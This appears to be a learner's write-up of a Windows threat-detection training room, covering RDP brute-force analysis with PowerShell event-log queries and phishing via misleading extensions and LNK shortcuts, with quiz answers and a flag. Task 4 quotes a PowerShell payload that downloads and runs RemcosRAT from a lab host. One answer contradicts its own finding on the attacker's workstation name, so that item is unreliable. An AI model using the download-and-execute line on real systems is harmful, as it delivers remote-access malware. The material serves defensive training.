Windows Threat Detection 1

Explore common Initial Access methods on Windows and learn how to detect them.

Task 1 Introduction

Now that you've learned about Windows logging in the Windows Logging for SOC room, it's time to put that knowledge into action! This room guides you through common Initial Access and Discovery techniques and teaches how to detect each one using just Windows event logs, the most common log source for real-world SOC teams.

Learning Objectives

- Explore how threat actors access and breach Windows machines
- Learn common Initial Access techniques via real-world examples
- Practice detecting every technique using Windows event logs

Prerequisites

- Complete the Windows Logging for SOC room
- Understand the concept of MITRE tactics and the concept of “.....”
- Know core Windows processes, especially the explorer.exe
- Be ready for a deep dive into Windows threat detection


Task 2 – Intro to Initial Access

Initial Access

Before moving on, let's recap the concept of Initial Access. Imagine the cyber world as a big city filled with skyscrapers and tiny apartments - each one protected by its own front door. Now imagine threat actors as criminals roaming the streets at night. Some of them pick the lock of a specific office for weeks. Others smash at doors with brute force. And some just try every city door until they find one left open by mistake.

No matter what the final goal is, the first step of a threat actor is to get through the front door, and the moment an attacker successfully gets in is known as Initial Access. In this room, you will explore various Initial Access methods, but for now, let's divide them into two groups: those requiring an exposed service and those relying on human interaction.


Exposed Services



Putting a Windows server directly on the Internet is a common task for IT teams - corporate websites require an open HTTP port to show content, a mail server can't handle emails without an active SMTP port, and IT admins need RDP to manage the machine remotely. However, every exposed service introduces major security risks. Within minutes, your exposed system can be scanned by automated bots looking for open ports, weak passwords, or unpatched vulnerabilities. And if something is not protected enough, threat actors will use their chance, as proven by these MITRE techniques:

- T1133 / External Remote Services (opens in new tab): Threat actors will look for exposed RDP/VNC/SSH with weak passwords to get remote access to the machine
- T1190 / Exploit Public-Facing Application (opens in new tab): Threat actors will look for misconfigured or vulnerable websites and applications

User-Driven Methods



But how can the laptop be infected if it is not Internet-exposed? Indeed, unless you help the threat actors yourself, it is very hard to infect your laptop. However, people often help threat actors by clicking on malicious links, launching phishing attachments, using pirated software, picking up unknown USB devices, and so on. And since humans are still the weakest link in cyber security and Windows is the most popular OS for user workstations, you are very likely to handle user-driven Windows Initial Access alerts frequently. The methods are covered by these MITRE techniques:

- T1566 /Phishing : Threat actors employ different phishing techniques, tricking users into launching the malware themselves
- T1091 / Removable Media : Threat actors infect a USB device and hope that users will use the USB on multiple PCs

Usage by Threat Actors

Some Initial Access methods are getting popular, and others are declining, and there are many great threat reports on modern Initial Access tendencies (e.g. Mandiant M-Trends 2025). Nevertheless, as a SOC analyst, you should know that threat actors will use every chance to breach the target. For example, major ransomware groups like Medusa or Akira used all described techniques at least once in their campaigns.

Answer the questions below

Which MITRE technique ID describes Initial Access via a vulnerable mail server?

Answer: T1190

Which Initial Access method relies on a user opening a malicious email attachment?

Answer: Phishing

Task 3 – Initial Access via RDP

Risks of Exposed RDP

As a SOC analyst, you should know that if you expose RDP to the world and set a "12345678" password, your host will be breached within a few days. However, not everyone understands the security risks of an exposed RDP. According to Censys Search, there are over 5,000,000 RDP-enabled machines right now, and many of them are already under threat actors' control. The problem is so widespread that defenders often call RDP the Ransomware Deployment Protocol, emphasizing how often an RDP breach directly results in a ransomware attack.


Detecting RDP Breach

In our VM scenario, the IT admin exposed RDP on a production server so that it could be accessed from home on weekends. The credentials were set to Administrator:Summer2025. Let's reconstruct what happened next, just in a few hours, and try to detect it in logs by using Event Viewer (`C:\Users\Desktop\Administrator\Practice\RDP Case\RDP-security.evtx` file):

#	Step of Attack	Detection Opportunity
1	**Network Scan** \nBotnet scans our IP and detects an exposed RDP port	N/A. Network attacks are out of the room scope
2	**RDP Brute Force** \nBotnet starts a brute force of common user names (Administrator, admin, support, etc.)	1. Open Security logs and filter for the failed logins (event ID **4625**) \n2. Filter for logon types **3** and **10**, meaning remote logons \n3. Filter for logins from external IPs (use "Source IP" field) \n4. That's it. You have detected a potential RDP brute force
3	**Initial Access via RDP** \nAfter around 100 attempts, the botnet guesses the correct password and enters the system	1. Continue with the list from the previous step \n2. Switch the event ID filter to **4624** (successful logins) \n3. Check the account under which the logon was made \n4. Now you know which account was used for the Initial Access
4	**Further Malicious Actions** \nTwo hours after the breach, the threat actor logs in via RDP and reviews the Desktop	1. Continue with the list from the previous step \n2. Filter for logon type **10**, indicating interactive RDP login \n3. Copy the "Logon ID" field from the logon event \n4. Open **Sysmon** logs and search events with the same "Logon ID" \n5. You will see all processes started by the threat actor via RDP

Logging Brute Force

Interestingly, it is not that hard to spot an exposed RDP just from the Security logs. If you would assign a public IP to your server, disable the firewall, enable RDP, and wait around an hour - you would see the logs just like on the screenshot. Botnets around the world will immediately start brute forcing your server, generating hundreds of 4625 events that you won't miss! Note, however, that RDP can be breached without a brute force if threat actors knew the credentials in advance, but that is a topic for another room.



Date and Time	Source	Event ID	Task Category
20/05/2025 23:32:03	Microsoft Windows security ...	4625	Logon
20/05/2025 23:32:03	Microsoft Windows security ...	4625	Logon
20/05/2025 23:32:02	Microsoft Windows security ...	4625	Logon
20/05/2025 23:32:01	Microsoft Windows security ...	4625	Logon
20/05/2025 23:31:57	Microsoft Windows security ...	4625	Logon
20/05/2025 23:31:57	Microsoft Windows security ...	4625	Logon
20/05/2025 23:31:54	Microsoft Windows security ...	4625	Logon
20/05/2025 23:31:54	Microsoft Windows security ...	4625	Logon
20/05/2025 23:31:51	Microsoft Windows security ...	4625	Logon
20/05/2025 23:31:50	Microsoft Windows security ...	4625	Logon
20/05/2025 23:31:49	Microsoft Windows security ...	4625	Logon
20/05/2025 23:31:46	Microsoft Windows security ...	4625	Logon

Logon Type: 3

Account For Which Logon Failed:
Security ID: NULL SID
Account Name: ADMINISTRATOR
Account Domain: -

Failure Information:
Failure Reason: Unknown user name or bad password.
Status: 0xC000006D
Sub Status: 0xC000006A

Process Information:
Caller Process ID: 0x0
Caller Process Name: -

Network Information:
Workstation Name: -
Source Network Address: 110.39.6.180
Source Port: 0


For this task, open the VM and analyze the logs of the RDP breach scenario:

C:\Users\Administrator\Desktop\Practice\RDP Case\RDP-Security.evtx


Answer the questions below

Which user seems to be most actively brute-forced by botnets?

Get-WinEvent -Path "C:\users\Administrator\Desktop\Practice\RDP Case\RDP-Security.evtx" | Where-Object { $_.Id -eq 4625 } | ForEach-Object { $_.Properties[5].Value } | Group-Object | Sort-Object Count -Descending




```
PS C:\Users\Administrator> Get-WinEvent -Path "C:\users\Administrator\Desktop\Practice\RDP Case\RDP-Security.evtx" | Where-Object { $_.Id -eq 4625 } | ForEach-Object { $_.Properties[5].Value } | Group-Object | Sort-Object Count -Descending

Count Name                      Group
----- ----                      -----
 1018 ADMINISTRATOR             {ADMINISTRATOR, ADMINISTRATOR, ADMINISTRATOR, ADMINISTRATOR...}
  165 ADMIN                     {ADMIN, ADMIN, ADMIN, ADMIN...}
  102 USER                      {USER, USER, USER, USER...}
   69 USER1                     {USER1, USER1, USER1, USER1...}
   68 TEST                      {TEST, TEST, TEST, TEST...}
   65 USER2                     {USER2, USER2, USER2, USER2...}
   13 GUEST                     {GUEST, GUEST, GUEST, GUEST...}
    4 USER3                     {USER3, USER3, USER3, USER3}
    3 MODA                      {MODA, MODA, MODA}
    3 ACCOUNT                   {ACCOUNT, ACCOUNT, ACCOUNT}
    3 LENOVO                    {LENOVO, LENOVO, LENOVO}
    3 TEST01                    {TEST01, TEST01, TEST01}
    3 SUPPORT                   {SUPPORT, SUPPORT, SUPPORT}
    3 KINGDOME                  {KINGDOME, KINGDOME, KINGDOME}
    3 ADMINISTRATOR             {ADMINISTRATOR , ADMINISTRATOR , ADMINISTRATOR }
    2 GUEST                     {GUEST , GUEST }
    2 CONVIDADO                 {CONVIDADO, CONVIDADO}
    2 PC                        {PC, PC}
    2 SERVER                    {SERVER, SERVER}
    2 GUEST1                    {GUEST1, GUEST1}
    1 PC4                       {PC4}
    1 PC3                       {PC3}
    1 PC5                       {PC5}
    1 PC7                       {PC7}
    1 PC6                       {PC6}
    1 7                         {7}
    1 6                         {6}
    1 ADMINISTRADOR             {ADMINISTRADOR}
    1 PC2                       {PC2}
    1 PC1                       {PC1}
    1 SERVPC                    {SERVPC}
    1 PC10                      {PC10}
    1 SERVERPC                  {SERVERPC}
    1 PCSERVER                  {PCSERVER}
    1 PCSERV                    {PCSERV}
    1 MICROCOFTTS               {MICROCOFTTS}
    1 PC8                       {PC8}
    1 PC9                       {PC9}
    1 AUDIT                     {AUDIT}
    1 DBADMIN                   {DBADMIN}
```




Finding:
The username **ADMINISTRATOR** appeared the most in failed logon events, with **1018** attempts, showing it was the account most heavily brute-forced.

Answer: Administrator

Which IP managed to breach the host via RDP (Logon Type 10)?




Get-WinEvent -Path "C:\Users\Administrator\Desktop\Practice\RDP Case\RDP-Security.evtx" | Where-Object { $_.Id -eq 4624 } | ForEach-Object { [PSCustomObject]@{ TimeCreated = $_.TimeCreated; TargetUser = $_.Properties[5].Value; LogonType = $_.Properties[8].Value; IpAddress = $_.Properties[18].Value } } | Where-Object { $_.LogonType -eq 10 } | Format-Table -AutoSize



I filtered the Security log for successful logons (Event ID 4624) and isolated Logon Type 10 to focus on RDP sessions. This showed that the host was accessed successfully via RDP from the external IP address **203.205.34.107**.

Answer: 203.205.34.107

Can you get the real Workstation Name (hostname) of the threat actor?



I filtered the Security log for successful logons (Event ID 4624), searched for the attacker IP 203.205.34.107, and reviewed the event details. The WorkstationName field showed the source hostname as DESKTOP-RQBC4UJ.

Answer: DESKTOP-QNBC4UU

Task 4 – Initial Access via Phishing


Current State of Phishing

Phishing attacks are still a major threat as they can't be mitigated as easily as blocking RDP access. If users have access to the Internet, they will eventually bring malware to their laptops, bypassing the firewall entirely. According to the HoxHunt Phishing Trends Report for 2025, phishing attacks have increased 41 times since the release of ChatGPT in 2022. Even more, the success rate of these campaigns remains high, meaning users are still falling for them. In this task, we'll focus on two phishing techniques that lead to Windows breaches: malicious binaries and LNK attachments.

Binary Attachments

In Windows, there are lots of executable extensions, and while most people know not to open untrusted .exe files, they are usually less cautious about .com, .scr, or .cpl files. However, all of them can contain the malware inside. For example, users are very likely to open the attached "tryhatme.com" file name assuming it to be a link to a meeting invite, not a malicious binary.

To make it worse, Windows hides known file extensions by default, meaning that the file "program.exe" will be shown to you just as "program". Threat actors often abuse it by naming their viruses like "invoice.pdf.exe" or "cat.png.com" and changing the icons to fit the topic. See the screenshots below to understand how the malicious file looks for the common user:




LNK Attachments

To avoid AV detection, threat actors may prefer attaching PowerShell, Visual Basic, or BAT scripts over binaries. A popular way to make the scripts look trustworthy is to hide them behind LNK shortcuts - the same files you have on your Desktop that point to real executables somewhere in the Program Files folder.

Imagine receiving an email from a local PC store announcing major discounts and asking you to review the details in an attached archive. As in the screenshot below, the **Discounts.zip** contains two files: a PDF and a shortcut to the website. You carefully analyze the PDF and see that it is

just a poster with the latest discounts. Engaged by the news, you rush to open the shortcut, only to find out that it points to a PowerShell command instead of the legitimate website.

LNK **With PowerShell Payload (Visit Our Website!.lnk)**




Threat actors can include any command inside the LNK "Target" field, as well as set any shortcut icon. You can verify it by right-clicking the LNK file, selecting "Properties", and viewing the "Shortcut" tab. The case shown above, for example, downloads and executes a simplified version of RemcosRAT - malware used in many attacks on major companies and government agencies. The terminal below shows a full LNK payload:

LNK Download -> PowerShell -> RemcosRAT

```
powershell.exe -c ...

# Download the encoded malware

(New-object
System.Net.WebClient).DownloadFile('https://breacheddomain.thm/FILTERED/r.exe','C:\\Progr
amData\\r.exe');

# Run the malware (RemcosRAT)

start C:\\ProgramData\\r.exe;
```


Answer the questions below

Let's play the role of the untrained user and mindlessly open the COM file.
Run the www.skype.com file from the **Phishing Case 1** folder, which flag do you get?




Answer: THM{misleading_extension}

Continue with the second attachment from the **Phishing Case 2** folder.
From which URL does the malicious LNK download the next stage malware?



Answer: http://wp16.hqywlqpa.thm:8000/cgi-bin/f

Finally, move on to the **Phishing Case 3** folder and review its content. What is the name of the double-extension file you see there?



Answer: best-cat.jpg.exe

Task 5 – Continuing Phishing Topic

Detecting Malicious Download

It is relatively simple to hunt for malicious downloads if you know how the victim sees it. First, the user uses a web browser or desktop application to open a phishing attachment. In the simplest case, it would be a direct .exe malware download, but you are far more likely to see an archive attachment like .zip or .rar containing the malware. In this case, Sysmon can greatly help you detect every attack stage:

Sysmon Event Chain for Double-Extension Attachment

